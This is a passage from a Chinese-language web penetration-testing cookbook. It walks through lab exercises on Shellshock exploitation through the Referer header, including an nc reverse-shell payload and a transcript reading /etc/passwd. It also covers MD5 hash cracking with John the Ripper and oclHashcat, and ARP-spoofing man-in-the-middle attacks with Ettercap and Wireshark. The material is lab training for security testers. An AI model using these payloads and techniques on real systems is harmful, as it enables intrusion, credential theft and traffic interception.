
   我们可以看到，有个 `iframe` 调用了 shell 脚本： `./cgi-bin/shellshock.sh` ，这可能存在 Shellshock 漏洞。

5. 让我们跟随提示并尝试攻击 `shellshock.sh` 。所以我们首先需要配置 BurpSuite 来拦截服务器的响应，访问 `Proxy` 标签页的 `Options` ，并选中 `Intercept responses based on the following rules` 的选择框。


6. 现在，让 BurpSuite 拦截和重新加载 `shellshock.php` 。

7. 在 BurpSuite 中，点击 `Forward` 直到得到了 `/bWAPP/cgi-bin/ shellshock.sh` 请求，之后将 `Referer` 替换为：

```
() { :;}; echo "Vulnerable:"
```




8. 再次点击 `Forward` ，在 `.ttf` 文件的请求中，我们应该能得到 `shellshcok.sh` 的响应，像这样：



现在响应多了一个协议头参数，叫做 `Vulnerable` 。这是因为它将 `echo` 命令的输出集成到 HTTP 协议头中，所以我们可以进一步利用它。


9. 现在使用下列命令重复这个过程：

```
() { :;}; echo "Vulnerable:" $(/bin/sh -c "/sbin/ifconfig")
```




10. 能够在远程服务器上执行命令，对于渗透测试来说是个巨大的优势，下一步自然是获得远程 shell。在 Kali 中打开终端，监听网络端口，像这样：

```
nc -vlp 12345
```



11. 现在访问 BurpSuite 的代理历史，选择任何 `shellshock.sh` 的请求，右击它并发送到 Repeater，像这样：



12. 在 Repeater 中，修改 Referer 的值为：

```
() { :;}; echo "Vulnerable:" $(/bin/sh -c "nc -e /bin/bash 192.168.56.1 12345")
```

这里，192.168.56.1 是我们 Kali 主机的地址。

13. 点击 `Go` 。

14. 如果我们检查我们的终端，我们可以看到连接已建立，执行一些命令来检查我们是否得到了远程 shell。

```
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
connect to [192.168.56.1] from bee-box.local [192.168.56.103] 36825
whoami
www-data
uname -a
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
```

工作原理

在第一步中，我们发现了 shell 脚本的调用。因为它可以被 shell 解释器运行，它可能是漏洞版本的 bash。为了验证，我们执行了下列测试：

```
() { :;}; echo "Vulnerable:"
```

第一个部分 `() { :;};` 是个空函数，因为 bash 可以将函数储存为环境变量，这个是漏洞的核心。在函数结束之后，解析器会继续解释（并执行）命令，这允许我们执行第二个部分 `echo "Vulnerable:` ，这是简单返回输入的命令。

Web 服务器中存在漏洞，因为 CGI 事先将请求的所有部分映射为环境变量，所以这个攻击通过 `User-Agent` 或者 `Accept-Language` 也能工作。

一旦我们知道了服务器存在漏洞，我们键入测试命令 `ifconfig` 并建立反向 shell`。

反向 shell 是一种远程 shell，它的特点是由受害者主机初始化，攻击者监听连接，而不是服务器在绑定连接中等待客户端的连接。

7.8 使用 John the Ripper 和字典来破解密码哈希

在上一个秘籍，以及第六章中，我们从数据库中提取了密码哈希。在执行渗透测试的时候，有时候这是唯一的用于发现密码的方式。为了发现真实的密码，我们需要破译它们。由于哈希由不可逆的函数生成，我们没有办法直接解密密码。所以使用慢速的方法，例如暴力破解和字典攻击就很有必要。

这个秘籍中，我们会使用 John the Ripper（JTR 或 John），最流行的密码破解器，从第六章“逐步执行基本的 SQL注入”秘籍中提取的哈希中恢复密码。

操作步骤

1. 虽然 JTR 对接受的输入非常灵活，为了防止错误解释，我们首先需要以特定格式设置用户名和密码哈希。创建叫做 `hashes_6_7.txt` 的文本文件，每行包含一个名称和一个哈希，以冒号分隔（ `username:hash` ），像这样：

```
Open ▾   hashes_6_7.txt
~/
1 admin:21232f297a57a5a743894a0e4a801fc3
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6 user:ee11cbb19052e40b07aac0ca060c23ee
```

2. 一旦我们拥有了这个文件，我们可以打开终端并执行下列命令：

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashes_6_7.txt
```

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashes_6_7.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (smithy)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
admin            (admin)
5g 0:00:00:01 DONE (2015-10-25 20:55) 3.597g/s 10319Kp/s 10319Kc/s 10336KC/s  123d..¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

我们使用 Kali 预置的单词列表之一。我们可以看到单词列表中六个密码发现了五个，我们也能发现，John 每秒能比较 10,336,000 次（10,336 KC/s）。

3. John 也有选项来应用修改器规则 -- 添加前后缀，修改大小写，以及在每个密码上使用 leetspeak。让我们在仍然未破解的密码上尝试它们：

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashes_6_7.txt –rules
```

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hashes_6_7.txt --rules
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:18 15.40% (ETA: 22:02:07) 0g/s 2456Kp/s 2456Kc/s 2456KC/s lgannon..lgangstame
user             (user)
1g 0:00:00:50 DONE (2015-10-25 22:01) 0.01969g/s 2100Kp/s 2100Kc/s 2100KC/s vampiro..tony2000
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

我们可以看到这个规则生效了，我们得到了最后一个密码。

工作原理

John（以及任何离线密码破解器）的工作方式是计算列表（或所生成的）单词的哈希，并将它们与需要被破解的哈希对比，当存在匹配时，它就假设密码找到了。

第一个命令使用 `--wordlist` 选项告诉 John 要使用什么单词。如果忽略了它，它会生成自己的列表来执行爆破攻击。 `--format` 选项告诉我们要使用什么算法来生成哈希，如果这个选项被忽略，John 会猜测它，通常带有不错的结果。最后，我们将包含想要破解的哈希的文件传入。

1. 我们可以通过使用 `--rules` 选项来增加找到密码的机会，因为在尝试创建更强的密码来破解的时候，它会使用人们对单词所做的常用修改。例如，对于 `password` ，John也会尝试下面的东西：

2. `Password`

3. `PASSWORD`
4. `password123`
5. `Pa$$w0rd`

7.9 使用 oclHashcat/cudaHashcat 爆破密码哈希

最近，显卡的发展取得了巨大突破，这种芯片中含有成百上千个处理器，它们都并行工作。这里，当应用在密码破解上是，这意味着，如果单个处理每秒可以计算一万个哈希，一个带有上千内核的 GPU 就能够计算一千万个。这可以将破解时间降至一千分之一。

现在我们使用 Hashcat 的 GPU 版本来爆破密码。如果你在 N 卡的电脑上安装的 Kali，你需要 cudeHashcat。如果它安装在 A 卡的电脑上，则需要 oclHashcat。如果你在虚拟机上安装 kali，GPU 破解可能不工作，但是你始终可以在你的主机上安装它，Windows 和 Linux 上都有它的版本。

这个秘籍中，我们会使用 oclHashcat，它和 cudaHashcat 的命令没有区别，虽然 A 卡对于密码破解更加高效。

准备

我们需要确保你正确安装了显卡驱动，oclHashcat 也兼容它们，所以你需要做这些事情：

1. 单独运行 oclHashcat，如果出现问题它会告诉你。

   ```
   oclhashcat
   ```

2. 测试它在跑分模式中支持的每种算法的哈希率。

   ```
   oclhashcat --benchmark
   ```

3. 取决于你的安装，oclHahcat 可能需要在你的特定显卡上强行工作：

```
oclhashcat --benchmark --force
```

我们会使用上一个秘籍的相同哈希文件。

Kali 默认安装的 oclHashcat 上有一些问题，所以如果你在运行 oclHashcat 的时候出现了问题，你始终可以从官网上下载最新版本，并从你解压的地方直接运行（`http://hashcat.net/ oclhashcat/`）。

操作步骤

1. 我们首先破解单个哈希，让我们试试 `admin` 的哈希：

```
oclhashcat -m 0 -a 3 21232f297a57a5a743894a0e4a801fc3
```

```
INFO: approaching final keyspace, workload adjusted

Session.Name...: oclHashcat
Status.........: Running
Input.Mode.....: Mask (?1?2?2?2) [4]
Hash.Target....: 21232f297a57a5a743894a0e4a801fc3
Hash.Type......: MD5
Time.Started...: 0 secs
Time.Estimated.: 0 secs
Speed.GPU.#1...: 11222.4 kH/s
Recovered......: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.......: 2892672/2892672 (100.00%)
Rejected.......: 0/2892672 (0.00%)
HWMon.GPU.#1...:  0% Util, 65c Temp, 31% Fan

21232f297a57a5a743894a0e4a801fc3:admin
```

你可以看到，我们能够直接从命令行中设置哈希，它会在一秒之内破解出来。

2. 现在，为了破解整个文件，我们需要去掉用户名，只保留哈希，像这样：

```
hashes_only_6_7.txt
21232f297a57a5a743894a0e4a801fc3
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
ee11cbb19052e40b07aac0ca060c23ee
```

我们创建了只包含哈希的新文件。

3. 为了破解文件中的哈希，我们只需要在上一条命令中将哈希替换为文件名称。

```
oclhashcat -m 0 -a 3 hashes_only_6_7.txt
```

```
Session.Name...: oclHashcat
Status.........: Running
Input.Mode.....: Mask (?1?2?2?2?2?2?2?3) [8]
Hash.Target....: File (../hashes_only_6_7.txt)
Hash.Type......: MD5
Time.Started...: Mon Oct 26 00:14:09 2015 (2 mins, 46 secs)
Time.Estimated.: Mon Oct 26 02:33:26 2015 (2 hours, 13 mins)
Speed.GPU.#1...:   688.5 MH/s
Recovered......: 5/6 (83.33%) Digests, 0/1 (0.00%) Salts
Progress.......: 113296015360/5533380698112 (2.05%)
Rejected.......: 0/113296015360 (0.00%)
Restore.Point..: 1392640/68864256 (2.02%)
HwMon.GPU.#1...: 96% Util, 80c Temp, 94% Fan

[s]tatus [p]ause [r]esume [b]ypass [q]uit =>
```

你可以看到，它在三分钟之内涵盖了一到七个字符的所有组合（每秒破解 6.885 亿个哈希）。并且它需要花费多于两个小时来测试八个字符的所有组合。这对于爆破来说十分有效。

工作原理

在这个秘籍中，我们用于执行 `oclHahcat` 的参数定义了要使用的哈希算法： `-m 0` 告诉程序使用 MD5 来计算所生成单词的哈希，以及攻击类型， `-a 3` 的意思是我们打算使用纯爆破攻击，并尝试所有可能的字符组合，直到发现了密码。最后，我们在第一种情况中添加了我们打算破解的哈希，第二种情况中我们添加了包含哈希集合的文件。

oclHahcat 也可以使用字典文件来执行混合攻击（爆破加上字典）来定义要测试哪个字符集，并将结果保存到指定文件中（ `/usr/share/oclhashcat/oclHashcat.pot` ）。他也可以对单词应用规则，并使用统计模型（马尔科夫链）来增加破解效率。使用 `--help` 命令来查看所有选项，像这样：

```
oclhashcat --help
```


第八章 中间人攻击

> 作者：Gilberto Najera-Gutierrez
>
> 译者：飞龙

简介

中间人（MITM）攻击是一种攻击类型，其中攻击者将它自己放到两方之间，通常是客户端和服务端通信线路的中间。这可以通过破坏原始频道之后拦截一方的消息并将它们转发（有时会有改变）给另一方来实现。

让我们观察下面这个例子：



Alice 连接到了 Web 服务器上，Bob打算了解 Alice 正在发送什么信息。于是 Bob 建立 MITM 攻击，通过告诉服务器他是 Alice，并且告诉 Alice 他是服务器。现在，所有 Alice 的请求都会发给 Bob，Bob 会将它们转发给服务器，并对服务器的响应做相同操作。这样，Bob 就能够拦截、读取或修改所有 Alice 和服务器之间的流量。

虽然 MITM 攻击并不特定与 Web 攻击，了解如何执行它们，以及如何防止它们，对于任何渗透测试者都非常重要，因为它们可以用于偷取密码，劫持会话，或者执行 Web 应用中的非授权操作。

这一章中，我们会建立起中间人攻击，并使用它来获得信息，以及执行更加复杂的攻击。

8.1 使用 Ettercap 执行欺骗攻击

地址解析协议（ARP）欺骗可能是最常见的 MITM 攻击。它基于一个事实，就是 ARP 并不验证系统所收到的响应。这就意味着，当 Alice 的电脑询问网络上的所有设备，“IP 为 xxx.xxx.xxx.xxx 的机器的 MAC 地址是什么”时，它会信任从任何设备得到的答复。该设备可

能是预期的服务器，也可能是不是。ARP 欺骗或毒化的工作方式是，发送大量 ARP 响应给通信的两端，告诉每一端攻击者的 MAC 地址对应它们另一端的 IP 地址。

这个秘籍中，我们会使用Ettercap 来执行 ARP 欺骗攻击，并将我们放到客户端和服务器之间。

准备

对于这个秘籍，我们会使用第一章配置的客户端虚拟机，和vulnerable_vm。客户端的 IP 是 192.168.56.101，vulnerable_vm 是 192.168.56.102。


操作步骤

1. 将两个虚拟机打开，我们的 Kali Linux（192.168.56.1）主机是攻击者的机器。打开终端窗口并输入下列命令：

    ```
    ettercap -G
    ```


    从 Ettercap 的主菜单中，选择 `Sniff | Unified Sniffing` 。

2. 在弹出的对话框中选择你打算使用的网络接口，这里我们选择 `vboxnet0` ，像这样：



3. 既然我们嗅探了网络，下一步就是识别哪个主机正在通信。访问主菜单的 `Hosts` 之后选择 `Scan for hosts` 。


4. 从我们发现的主机中，选择我们的目标。从 `Hosts` 菜单栏中选择 `Hosts list` 。



5. 从列表中选择 `192.168.56.101` ，并点击 `Add to Target 1` 。


6. 之后选择 `192.168.56.102` ，之后点击 `Add to Target 2` 。

7. 现在我们检查目标：在 `Targets` 菜单中，选择 `Current targets` 。



8. 我们现在准备好了开始欺骗攻击，我们的位置在服务器和客户端中间，在 `Mitm` 菜单中，选择 `ARP poisoning` 。

9. 在弹出的窗口中，选中 `Sniff remote connections` ，然后点击 `OK` 。



这就结束了，我们现在可以看到在客户端和服务端之间的流量。

工作原理

在我们键入的第一个命令中，我们告诉 Ettercap 启动 GTK 界面。

> 其它界面选项为`-T`启动文本界面，`-C`启动光标（以 ASCII 文本），`-D`运行为守护进程，没有界面。

之后，我们启动了 Ettercap 的嗅探功能。统一模式意味着我们会通过单一网络接口接受并发送信息。当我们的目标通过不同网络接口到达时，我们选择桥接模式。例如，如果我们拥有两个网卡，并且通过其一连接到客户端，另一个连接到服务端。

在嗅探开始之后，我们选择了目标。

> 事先选择你的目标
>
> 单次攻击中，选择唯一必要主机作为目标非常重要，因为毒化攻击会生成大量网络流量，并导致所有主机的性能问题。在开始 MITM 攻击之前，弄清楚那两个系统会成为目标，并仅仅欺骗这两个系统。

一旦设置了目标，我们就可以开始 ARP 毒化攻击。`Sniffing remote connections`意味着 Ettercap 会捕获和读取所有两端之间的封包，`Only poison one way`在我们仅仅打算毒化客户端，而并不打算了解来自服务器或网关的请求时（或者它拥有任何对 ARP 毒化的保护时）非常实用。

8.2 使用 Wireshark 执行 MITM 以及捕获流量

Ettercap 可以检测到经过它传播的相关信息，例如密码。但是，在渗透测试的时候，它通常不足以拦截一些整数，我们可能要寻找其他信息，类似信用卡的号码，社会安全号码，名称，图片或者文档。拥有一个可以监听网络上所有流量的工具十分实用，以便我们保存和之后分析它们。这个工具是个嗅探器，最符合我们的目的的工具就是 Wireshark，它包含于 Kali Linux。

这个秘籍中，我们会使用 Wireshark 来捕获所有在客户端和服务端之间发送的封包来获取信息。

准备

在开始之前我们需要让 MITM 工作。

操作步骤

1. 从 Kali `Applications`菜单的`Sniffing & Spoofing`启动 Wireshark，或者从终端中执行：

    ```
    wireshark
    ```

2. 当 Wireshark 加载之后，选项你打算用于捕获封包的网卡。我们这里选择`vboxnet0`，像这样：




3. 之后点击 `Start` 。你会立即看到 Wireshark 正在捕获 ARP 封包，这就是我们的攻击。

```
![](img/8-2-2.jpg)
```

1. 现在，来到客户端虚拟机，浏览 `http://192.168.56.102/ dvwa` ，并登陆 DVWA。

